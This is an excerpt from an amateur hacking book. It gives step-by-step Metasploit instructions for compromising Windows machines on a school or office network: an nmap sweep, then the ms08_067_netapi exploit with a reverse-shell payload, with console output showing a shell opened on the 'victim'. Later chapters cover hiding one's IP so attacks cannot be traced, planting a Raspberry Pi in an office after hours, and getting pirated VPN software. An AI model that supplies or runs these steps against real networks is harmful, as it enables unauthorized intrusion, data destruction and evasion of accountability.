When you are at school or some organization, you might get bumped into a very annoying network environment. That's when your hacking skills might serve you as a savior. Throughout this chapter, you'll be understanding how you hack computers that are connected to a specific network.

Using nmap to hack machines in the network.

Before we really start diving in, I just want to explain what Nmap stands for. Nmap is a security scanner that is used for discovering hosts and services within a network.

I'll using it and backtrack to accomplish the network exploitation.(Kali is also).

First you have to make your machine in "forward mode", so..

1.Open a terminal window and type in:

echo 1 > /proc/sys/net/ipv4/ip_forward

Now, set the ip table to intercept "http request" by typing in:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000

Now check your network/ subnet (The ip range) using the ifconfig command. See in figure 5, to see where I highlighted my subnet in the terminal:

eth0 Link encap:Ethernet HWaddr 08:00:27:8e:f3:1b
inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0
inet6 addr: fec0::1e:a00:27ff:fe8e:f31b/64 Scope:Site
inet6 addr: 2002:75fe:d841:1e:a00:27ff:fe8e:f31b/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe8e:f31b/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:61824 errors:0 dropped:0 overruns:0 frame:0
TX packets:67664 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:38961176 (38.9 MB) TX bytes:5598282 (5.5 MB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:4014 errors:0 dropped:0 overruns:0 frame:0
TX packets:4014 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:168808 (168.8 KB) TX bytes:168808 (168.8 KB)
root@bt:~#
ipconfig

Now that you are aware which ip range you are in, you have scan the whole network to find the ip addresses in the network. (Machines & Router).

Since my ip address is 192.168.56.102, I would scan my network like this:

nmap -sP 192.168.56.0/24

This will scan the whole network's ip range from 192.168.56.0 to 192.168.56.255

Great! Now just wait, and let nmap do its magic.

Once the scan is finished, you will see all the computers currently connected to the network.(“Nmap Scan report for : ip_address of the victim)


Note somewhere the ip address you want to play with.

Open another terminal, and start metasploit by typing in: msfconsole

root@bt: ~
File Edit View Terminal Help
root@bt:~# msfconsole
=[metasploit v3.7.0-release [core:3.7 api:1.0]
-- --=[684 exploits - 355 auxiliary
-- --=[217 payloads - 27 encoders - 8 nops
msf >

Now that metasploit is opened, you have to specify the exploit by typing in:

use exploit/windows/smb/ms08_067_netapi



Now that you selected the exploit, set the payload handler by typing:

set payload windows/meterpreter/reverse_tcp
payload = > windows/meterpreter/reverse_tcp

Also set your hosting server by using your own ip address:

set lhost 192.168.217.128

msfconsole
=[metasploit v3.7.0-release [core:3.7 api:1.0]
--=[684 exploits - 355 auxiliary
--=[217 payloads - 27 encoders - 8 nops
use exploit/windows/smb/ms08_067_netapi
exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
load => windows/shell/reverse_tcp
exploit(ms08_067_netapi) > set lhost 192.168.217.128
st => 192.168.217.128
exploit(ms08_067_netapi) >

Now set the ip address of the computer you want to target(You saw the ip earlier) by typing in:

set rhost 192.168.1.64
set rport 445

After all this, you can now exploit target machine by typing:

exploit

[*] Started reverse handler on 192.168.217.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Unkpown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.217.1
[*] Command shell session 1 opened (192.168.217.128:4444 -> 192.168.217.1:2021)
at 2013-04-17 13:56:22 -0400
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


As you can see here, I've manage penetrate this windows machine to its command prompt. Being inside the CMD (command prompt) of a victim's computer, is like being a puppeteer of the puppet. You can delete, rename, move important things.
Or if you just feel like shutting it down, type in: shutdown –s

Raspberry Pi in the office.

The raspberry Pi is a very cheap, small computer that plugs into a monitor or TV , it also uses keyboard and mouse. Operating systems can be installed on it. Games can be played and all sorts of things (Many people in India and around the world are creating robots, cameras and all sorts of things with it).

But most importantly for us, it can be used to be dropped in a network environment. And later be controlled remotely. For example, having nmap and kali running on it, you can enter the network department when everyone(security) is gone.

Here is an image showing the possible attachments for it.



If you want to own it use this link to get here: http://amzn.to/1pMpCBX

Conclusion

Yeah I know it's a little bit sad, this chapter was very short. But it was meant to be made this way. What I did is remove all the distracting examples and give you the best one available. Hope you enjoyed it, let's tackle the next one.

Please support this book by leaving a warm positive review.

Chapter 7. Staying Anonymous: Using the right VPN's

Someone once asked me: “why do I hide my ip address when I’m on the computer?” I repelled him back this question: “Why in most cases people use condoms when having sex?” He couldn’t understand how that was related to hiding ip address, but I’m sure you do. I could’ve also asked him: Why do the top bank robbers wear a mask when robbing? Or why does Bruce Wayne wear a mask? The answer to those questions would be pretty straightforward. For the simple reason of gaining more protection, and most importantly having responsibility.

It is a **must** that any hacker should cloak their ip address, or else it would’ve been all for nothing. For in this chapter I’ll cover the deferent ways for getting invisible in front of the victim’s eyes

Take a look at this thing I read that’s related to cloaking ip address. Remember back in 2014 the fuzz that was going on with the Sony hack? When hackers threatened the CEO not to release the movie called:” The Interview”?

“The FBI claims that the hackers occasionally failed to mask their IP addresses, which gave away the origin of their attack. However, as Professor Alan Woodward at the University of Surrey told Forbes, the FBI “have not said what the evidence is for maintaining they are used ‘exclusively’ by North Korea.”

Security experts say that the FBI would have to trace those IP addresses back to North Korean government-controlled servers to be even remotely sure of the agency’s claims. And even then, proving that the attack was ordered by the country’s government will be difficult.

“


Using Cyberhost to disappear for good

Cyberhost won many prizes for its performance, millions have used it, works well , and most importantly lets you simulate country locations.

Get if for free at their homepage http://www.cyberghostvpn.com/ for now download the free version of cyber ghost.

Once its downloaded and installed, launch it. Once CyberGhost is opened, it will show you your actual location with your current ip address. Now let's say I wanted to simulate my ipaddress to be in the United*Kingdom*. How do I do that?.. Simply click on the small arrow,

where it says “Simulated Country”. And type in uk in the search bar, this will show the available servers.



Select it and afterwards click “OK”. Here on out we can officially click the Connect button.

Wait just a little and CyberGhost will connect us to the desired server.

With this our entire operating system is cloaked and we can use all the hacking applications freely.

Now to get a full version of this application for free, you can download a pirated version at torrentz.eu or kat.cr (another option could also be purchase a license).

Using the tor browser


The Tor service is not an ordinary vpn you see every day. This is yet the most powerful vpn for protecting your ip address in any aspect.

Tor has been so deferent from the others, because of its use of onion layers' algorithm (Layers of ip's). This technique of encryption is very difficult, even for the FBI to crack. Exposing this service's encryption has been tried so times before, but always turn up to be a failure. They really want to expose Tor. Because for years, criminals on the net used it for hiding their malicious acts. Such as selling robbed devices, fake credit cards, weapons and much more.


Tor constantly gets requested to be shut down. But yet, here they are today, standing tall enough for you to download for free.
In November 2015. FBI paid Carnegei Mellon's(University) computer researchers, one million dollars for breaking Tor's algorithm. Tor director isn't so happy with the decision FBI made. But for now Tor is unbeatable.

Okay let's start by downloading tor at torproject.org

1.Once you're done downloading it just follow the easy instructions for installing it.


Tor Browser Setup
Choose Install Location
Choose the folder in which to install Tor Browser.
Setup will install Tor Browser in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.
Destination Folder
C:\Users\owner\Desktop\Tor Browser
Browse...
Space required: 106.4MB
Space available: 297.0GB
Nullsoft Install System v2.46-7
Install
Cancel

When you're done, open it, and click on "Connect".



Tor Status
Connecting to the Tor network
Loading network status
Please wait while we establish a connection to the Tor network.
Cancel
you need to
er's Internet
This computer's Internet connection is censored or proxied.
I need to configure bridge or local proxy settings.
Configure
For assistance, contact help@rt.torproject.org
Exit

Once it's done, the Tor browser will open, which might look similar to Firefox. But rest assure you are complete safe to browse and do whatever you want to do without being traced back. (Keep in mind only the browser is configured)

TorBrowser
Are you using Tor?
torproject.org
Congratulations. Your browser is configured to use Tor.
Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously.
Your IP address appears to be: 31.172.30.1
This page is also available in the following languages:

Once you get used to the Tor Browser and you want to scale your protection with the Tor service, you can switch to Tor Bundle. Tor Bundle covers a full scale of protection on all the applications using the internet. You can get it for free at:

www.torproject.org/download/download.html



Vidalia Control Panel
Status
Loading network status
Vidalia Shortcuts
Stop Tor
Setup Relaying
View the Network
Use a New Identity
Bandwidth Graph
Help
About
Message Log
Settings
Exit
Show this window on startup
Hide

Using ZenMate

Another great option would be to use ZenMate. It's an extension for Chrome and works really well. I will certainly encourage you to try it out. Here is the link for the installation: https://chrome.google.com/webstore/detail/zenmate-security-privacy/fdcgdnkidjaadafnichfpabhfomcebme?hl=en

ZenMate Security, Privacy & Unblock VPN
ADDED TO CHROME
OVERVIEW
REVIEWS
SUPPORT
RELATED
ZenMate
Unblock the Internet
Choose from locations around the world to get encrypted access to the content you love.
ZenMate
Change Location
Unblock the web. Hide your IP. Enable protection. Easy security and privacy online while accessing the content you love. For FREE!
Website
Report Abuse

Once you have it installed you can easily trick the internet by selecting the desired country.



Setting the VPN for Kali to say cloaked


There are many ways for setting a vpn in Lunix. ZenMate is one because it's an extention for Chrome. But what does Lunix has to offer for its self? In this section I'll show you two ways of doing it. One is to use an application called VPN Unlimited, works really great, I've use it many times and can be found for free at: https://www.vpnunlimitedapp.com/en/downloadlinux.

Another way to set VPN in Lunix to configure it manually with pptp.

First step is to enable and install all sorts of PPTP configurations with one command line.

1. Open the terminal window and type in this long command in:

aptitude -r install network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome network-manager-strongswan network-manager-vpnc network-manager-vpnc-gnome



root@kali:
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# aptitude -r install network-manager-openvpn-gnome network-manager-p
ptp network-manager-pptp-gnome network-manager-strongswan network-manager-vpnc n
etwork-manager-vpnc-gnome
The following NEW packages will be installed:
ipsec-tools{a} libfcgi0ldbl{a} libstrongswan{a}
network-manager-openvpn{a} network-manager-openvpn-gnome
network-manager-pptp network-manager-pptp-gnome
network-manager-strongswan network-manager-vpnc
network-manager-vpnc-gnome pptp-linux{a} strongswan-ikev2{a}
strongswan-nm{a}
3 packages upgraded, 13 newly installed, 0 to remove and 0 not upgraded.
Need to get 1,969 kB of archives. After unpacking 7,107 kB will be used.
Do you want to continue? [Y/n/?] Y
KALI LINUX
The quieter you become, the more you are able to hear

We now install “openvpn network manager” by typing in:

apt-get install network-manager-openvpn

To make sure everything works fine, we restart the network by typing in:

service networking restart


root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# service networking restart
[....] Running /etc/init.d/networking restart is deprecated because it may not r
[warnble some interfaces ... (warning).
[ok] Reconfiguring network interfaces...done.
root@kali:~#
root@kali:~# service network-manager restart
[ok] Stopping network connection manager: NetworkManager.
[ok] Starting network connection manager: NetworkManager.
root@kali:~#

-

Next download openvpn from the terminal by typing:

wget https://www.privateinternetaccess.com /openvpn/openvpn.zip

Once its finished, move the zip file into /etc/openvpn by typing in:

mv openvpn.zip /etc/openvpn

Now that we know openvpn is in the right spot we navigate there by typing:


cd /etc/openvpn

And extract it with this command:

unzip openvpn.zip

Okay, now edit your connection by going in**Network Manager** > **Edit Connections**

From there move in the VPN Tab, **and click on the button where it says “Add”**



Once you click the add button, select the type to be “Open VPN” . And of course finally click the “Create” button.

Connection name: (you can put anything your heart desires here)


For the Gateway enter (no quotes or spaces):
us-east.privateinternetaccess.com

Set the type as: **Password**

Also set in your desired Private Internet Access username and password.

Next you need to select an CA Certificate. To do so you need browse where we unzipped the openvpn.zip (in this case **/etc/openvpn), and select the file CA.crt (Browse by clicking the browse icon)**

Okay once we got this far we go in the Advanced options,clicking the ”Advanced” button. When you get in, activate "LZO data compression" and click OK.



So far so good! All you have to do now is go to **network manager** > **vpn connections** > **your connection.**
This will notify you when you are connected.

If you want to simulate other locations, you can go in my dropbox folder and see all the other Regional Gateways.

http://bit.ly/PIA_Gateways

Conclusion

A hacker is no hacker if he/she doesn't hide his/hers ip address. In this chapter I've shown you deferent methods to accomplish that. In the future I will be creating a book dedicated to this one as well, just hang in there. Let's check out the bonus chapter!

Please support this book by leaving a warm positive review.

Shodan the evil engine

Yes, you actually made it this FAR! Okay it is time to award you with something. Without a doubt, I saved the best one for last. This is the chapter that I consider it be, the most dangerous one of all. Believe me. You ready, friend?

For the past decade, me and billions of other people have been using Google, Wikipedia and many other search engines for searching information.

Now what if tell you that there is a search-engine designed for hackers? There is one and it's called Shodan. Shodan carries the nickname "The scariest search engine"

"Last week, I sat at my computer and watched a young man from Hong Kong relaxing on his laptop; an Israeli woman tidying the changing room in a clothes store; and an elderly woman in the UK watching TV.

All of these people were completely unaware that I was spying on them, thousands of miles away, through devices that were inadvertently broadcasting their private lives on the internet.

I found them on a website that claims to have the direct feeds of hundreds of thousands of private cameras. There are 152 countries to choose from listed on the site, as diverse as Thailand, Sudan, and the Netherlands. The UK has 1,764 systems listed. The US has 8,532.

This particular website exposes IP cameras. These are external devices typically bought to keep an eye on valuables, act as a baby monitor, or make up a home or business security system. Some of these devices come with a default password that many users do not change, which is how this site is able to access them.

It's all in the name of raising awareness about computer security, the site's creator claims (never mind the fact that the site has ads). "This site has been designed in order to show the importance of the

security settings," the page states."

